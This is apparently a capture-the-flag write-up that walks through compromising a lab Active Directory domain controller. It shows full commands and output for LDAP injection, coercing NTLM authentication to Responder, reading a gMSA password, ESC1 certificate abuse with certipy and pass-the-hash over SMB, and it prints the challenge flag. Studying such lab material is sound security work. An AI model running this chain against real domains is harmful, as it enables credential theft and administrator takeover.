

OmniCTF - (B2R - Services)

Flag at `C:\Users\administrator.SERVICES\Desktop\flag.txt`

`OmniCTF{53rV1C35_0V3r104D_582a225b4b06b8e9bb204ee0ac57fc37}`

Enumeration


Nmap enumeration revealed open port 3000, uncommon for a DC.

```
nmap -sS -p- 10.0.2.171 -v
```


```
(root@kali)-[/home/kali/playground]
# nmap -sS -p- 10.0.2.171 -v
Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-12 22:18 +08
Initiating ARP Ping Scan at 22:18
Scanning 10.0.2.171 [1 port]
Completed ARP Ping Scan at 22:18, 0.06s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 22:18
Scanning dc1.services.local (10.0.2.171) [65535 ports]
Discovered open port 80/tcp on 10.0.2.171
Discovered open port 139/tcp on 10.0.2.171
Discovered open port 135/tcp on 10.0.2.171
Discovered open port 53/tcp on 10.0.2.171
Discovered open port 445/tcp on 10.0.2.171
Discovered open port 49708/tcp on 10.0.2.171
Discovered open port 49696/tcp on 10.0.2.171
Discovered open port 49664/tcp on 10.0.2.171
SYN Stealth Scan Timing: About 20.00% done; ETC: 22:20 (0:02:04 remaining)
Discovered open port 9389/tcp on 10.0.2.171
Discovered open port 49677/tcp on 10.0.2.171
Discovered open port 5985/tcp on 10.0.2.171
Discovered open port 3269/tcp on 10.0.2.171
Discovered open port 49668/tcp on 10.0.2.171
SYN Stealth Scan Timing: About 48.21% done; ETC: 22:20 (0:01:06 remaining)
Discovered open port 88/tcp on 10.0.2.171
Discovered open port 49678/tcp on 10.0.2.171
Discovered open port 636/tcp on 10.0.2.171
Discovered open port 49721/tcp on 10.0.2.171
Discovered open port 464/tcp on 10.0.2.171
Discovered open port 49669/tcp on 10.0.2.171
Discovered open port 3000/tcp on 10.0.2.171
Discovered open port 3268/tcp on 10.0.2.171
Discovered open port 49728/tcp on 10.0.2.171
```

It is hosting a website, where a login page is at `http://10.0.2.131:3000/login`.

Knowing that this site is hosted in an AD network, it may be using LDAP authentication. Hence let us test LDAP injection using `*` payload in username and password fields. And we get a login.




It has a field for us to test its service connectivity.



Perhaps we can try to point it to our attacker machine, while we listen on ports like 389 and set up a fake shared folder on port 445 and whatnot, in hopes of getting some sort of credential in.

```
responder -I eth0
```



CONNECTIVITY TOOLS

Test Remote Connection

Probe a remote host and port to verify network reachability from the directory server. This is useful to ensure that a downstream service is reachable before configuring LDAP referrals.

Target host / IP

10.0.2.131|

Test Connection

It shows message `Access is denied`, but we get a hit at our `responder` instance.

CONNECTIVITY TOOLS

Test Remote Connection

Probe a remote host and port to verify network reachability from the directory server. Use that a downstream service is reachable before configuring LDAP referrals.

Target host / IP


10.0.2.131

Test Connection

Access is denied.

```
[*] Version: Responder 3.1.7.0  
[*] Author: Laurent Gaffie, <lgaffie@secorizon.com>  
[*] To sponsor Responder: https://paypal.me/PythonResponder  
  
[+] Listening for events...  
  
[*] Skipping previously captured hash for SERVICES\\svc-ldap  
[+] Exiting ...  
  
(root@kali)-[/home/kali/playground]  
# ls /usr/share/responder/logs/  
Analyzer-Session.log  Config-Responder.log  Poisoners-Session.log  Responder-Session.log  SMB-NLTMv2-SSP-10.0.2.171.txt  
  
(root@kali)-[/home/kali/playground]  
# cat /usr/share/responder/logs/SMB-NLTMv2-SSP-10.0.2.171.txt  
svc-ldap::SERVICES:5754c79547d60ede:E3409180920CD3B40C67D80360F5BE7:0101000000000000CDF251BAFADC01DD80382DA973373000000002000800350042005900  
02D004600540045005A00350035005700480047004600560002E00350042005900552002E004C004F00430041004C0003001400350042005900552002E004C004F00430041004C000500  
05000000000000000000000000000000000000000000577851E2978B82EF923CE84F2AF0110B67565AD7E4E87ABBBEEAFB99ACE499B62DD3A28D650FF2EA131498D523BF13169A2D68D7527513E6  
02E00330002E0032002E00310033003100000000000000000
```


After ingesting our data in Bloodhound, we see that we can read `gmsa_temp$`'s password.



```
nxc ldap 10.0.2.171 -u svc-ldap -p Password1 --gmsa
```

```
(root@kali)~/home/kali/playground
# nxc ldap 10.0.2.171 -u svc-ldap -p Password1 --gmsa
LDAP      10.0.2.171    389    DC1      [*] Windows 11 / Server 2025 Build 26100 (name:DC1) (domain:services.local)
LDAPS     10.0.2.171    636    DC1      [*] services.local\svc-ldap:Password1
LDAPS     10.0.2.171    636    DC1      [*] Getting GMSA Passwords
LDAPS     10.0.2.171    636    DC1      Account: gmsa_temp$
NTLM: 2392b85b2585b856c621208a2ed69417
PrincipalsAllowedToReadPassword: svc-ldap
```

As `gmsa_temp$`, we can really do much according to our Bloodhound data. Perhaps we can look into any vulnerable certificate templates.

```
/root/.local/bin/certipy find -u 'gmsa_temp$' -hashes :2392b85b2585b856c621208a2ed69417 -dc-
ip 10.0.2.171 -vulnerable -stdout
```

```
(root@kali)~/home/kali/playground
# /root/.local/bin/certipy find -u 'gmsa_temp$' -hashes :2392b85b2585b856c621208a2ed69417 -dc-ip 10.0.2.171 -vulnerable -stdout
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 35 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Finding issuance policies
[*] Found 15 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'services-CA' via RRP
[*] Successfully retrieved CA configuration for 'services-CA'
[*] Checking web enrollment for CA 'services-CA' @ 'DC1.services.local'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Enumeration output:
Certificate Authorities
```

And we saw 2 vulnerable templates, 1 with vulnerabilities of ESC11 and ESC16, while the other is for ESC1.

```

CA Name : services-CA
DNS Name : DC1.services.local
Certificate Subject : CN=services-CA, DC=services, DC=local
Certificate Serial Number : 1BD0AC4BFF2FABBE4C5B7AABB4E5667D
Certificate Validity Start : 2026-06-10 12:57:34+00:00
Certificate Validity End : 2031-06-10 13:07:33+00:00
Web Enrollment
  HTTP
    Enabled : False
  HTTPS
    Enabled : False
User Specified SAN : Disabled
Request Disposition : Issue
Enforce Encryption for Requests : Disabled
Active Policy : CertificateAuthority_MicrosoftDefault.Policy
Disabled Extensions : 1.3.6.1.4.1.311.25.2
Permissions
  Owner : SERVICES.LOCAL\Administrators
  Access Rights
    ManageCa : SERVICES.LOCAL\Administrators
               SERVICES.LOCAL\Domain Admins
               SERVICES.LOCAL\Enterprise Admins
    ManageCertificates : SERVICES.LOCAL\Administrators
                       SERVICES.LOCAL\Domain Admins
                       SERVICES.LOCAL\Enterprise Admins
  Enroll : SERVICES.LOCAL\Authenticated Users
[!] Vulnerabilities
  ESC11 : Encryption is not enforced for ICPR (RPC) requests.
  ESC16 : Security Extension is disabled.

```

```

0
Template Name : Service Account
Display Name : Service Account
Certificate Authorities : services-CA
Enabled : True
Client Authentication : True
Enrollment Agent : False
Any Purpose : False
Enrollee Supplies Subject : True
Certificate Name Flag : EnrolleeSuppliesSubject
Enrollment Flag : PublishToDs
Private Key Flag : ExportableKey
Extended Key Usage : Encrypting File System
                     Secure Email
                     Client Authentication
Requires Manager Approval : False
Requires Key Archival : False
Authorized Signatures Required : 0
Schema Version : 2
Validity Period : 1 year
Renewal Period : 6 weeks
Minimum RSA Key Length : 2048
Template Created : 2026-06-10T13:41:48+00:00
Template Last Modified : 2026-06-12T08:40:11+00:00
Permissions
  Enrollment Permissions
    Enrollment Rights : SERVICES.LOCAL\gmsa_temp
                       SERVICES.LOCAL\Domain Admins
                       SERVICES.LOCAL\Enterprise Admins
  Object Control Permissions
    Owner : SERVICES.LOCAL\Administrator
    Full Control Principals : SERVICES.LOCAL\Domain Admins
                           SERVICES.LOCAL\Enterprise Admins
    Write Owner Principals : SERVICES.LOCAL\Domain Admins
                           SERVICES.LOCAL\Enterprise Admins
    Write Dacl Principals : SERVICES.LOCAL\Domain Admins
                           SERVICES.LOCAL\Enterprise Admins
    Write Property Enroll : SERVICES.LOCAL\Domain Admins
                           SERVICES.LOCAL\Enterprise Admins
[+] User Enrollable Principals : SERVICES.LOCAL\gmsa_temp
[!] Vulnerabilities
  ESC1 : Enrollee supplies subject and template allows client authentication.

```

Let us exploit the more straightforward ESC1 vulnerable template.

```
/root/.local/bin/certipy req -username 'gmsa_temp$@services.local' -hashes
:2392b85b2585b856c621208a2ed69417 -ca services-CA -template 'Service Account' -upn
Administrator@services.local -dc-ip 10.0.2.171
```

```
/root/.local/bin/certipy auth -pfx administrator.pfx -domain services.local -dc-ip
10.0.2.171
```

```
(root@kali) ~/home/kali/playground
# /root/.local/bin/certipy req -username 'gmsa_temp$@services.local' -hashes :2392b85b2585b856c621208a2ed69417 -ca services-CA -template 'Service Account' -upn Administrator@services.local -dc-ip 10.0.2.171
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 36
[*] Successfully requested certificate
[*] Got certificate with UPN 'Administrator@services.local'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'

(root@kali) ~/home/kali/playground
# /root/.local/bin/certipy auth -pfx administrator.pfx -domain services.local -dc-ip 10.0.2.171
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*] SAN UPN: 'Administrator@services.local'
[*] Using principal: 'Administrator@services.local'
[*] Trying to get TGT ...
[-] Object SID mismatch between certificate and user 'administrator'
[-] See the wiki for more information
```

With Windows Server 2025 being more strict with authentication, we need to include the object SID in the PFX file too. Hence we just specify that in after the `-sid` flag during the PFX file creation.

```
/root/.local/bin/certipy req -username 'gmsa_temp$@services.local' -hashes
:2392b85b2585b856c621208a2ed69417 -ca services-CA -template 'Service Account' -upn
Administrator@services.local -dc-ip 10.0.2.171 -sid S-1-5-21-4003645628-4183848313-
3630242170-500
```

```
/root/.local/bin/certipy auth -pfx administrator.pfx -domain services.local -dc-ip
10.0.2.171
```

```
(root@kali) ~/home/kali/playground
# /root/.local/bin/certipy req -username 'gmsa_temp$@services.local' -hashes :2392b85b2585b856c621208a2ed69417 -ca services-CA -template 'Service Account' -upn Administrator@services.local -dc-ip 10.0.2.171 -sid S-1-5-21-4003645628-4183848313-3630242170-500
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 37
[*] Successfully requested certificate
[*] Got certificate with UPN 'Administrator@services.local'
[*] Certificate object SID is 'S-1-5-21-4003645628-4183848313-3630242170-500'
[*] Saving certificate and private key to 'administrator.pfx'
File 'administrator.pfx' already exists. Overwrite? (y/n - saying no will save with a unique filename): y
[*] Wrote certificate and private key to 'administrator.pfx'

(root@kali) ~/home/kali/playground
# /root/.local/bin/certipy auth -pfx administrator.pfx -domain services.local -dc-ip 10.0.2.171
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*] SAN UPN: 'Administrator@services.local'
[*] SAN URL SID: 'S-1-5-21-4003645628-4183848313-3630242170-500'
[*] Using principal: 'Administrator@services.local'
[*] Trying to get TGT ...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
File 'administrator.ccache' already exists. Overwrite? (y/n - saying no will save with a unique filename): y
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'Administrator@services.local': aad3b435b51404eeaad3b435b51404ee63e7096647a74695e737581fa9569922
```

And we get `administrator`'s hash of `63e7096647a74695e737581fa9569922`.

With Windows Defender on the DC, we cannot PsExec or WmiExec. To get the flag, simply authenticate as administrator via SMB and read the `C$` share.

```
smbclient //10.0.2.171/C$ -U services.local/administrator --pw-nt-hash
63e7096647a74695e737581fa9569922
```

```
(root@kali)-[/home/kali/playground]
# smbclient //10.0.2.171/C$ -U services.local/administrator --pw-nt-hash 63e7096647a74695e737581fa9569922
Try "help" to get a list of possible commands.
smb: \> cd users\administrator.SERVICES\desktop
smb: \users\administrator.SERVICES\desktop\> mget flag.txt
Get file flag.txt? y
getting file \users\administrator.SERVICES\desktop\flag.txt of size 59 as flag.txt (11.5 KiloBytes/sec) (average 11.5 KiloBytes/sec)
smb: \users\administrator.SERVICES\desktop\> exit

(root@kali)-[/home/kali/playground]
# cat flag.txt
OmniCTF{53rV1C35_0V3r104D_582a225b4b06b8e9bb204ee0ac57fc37}
```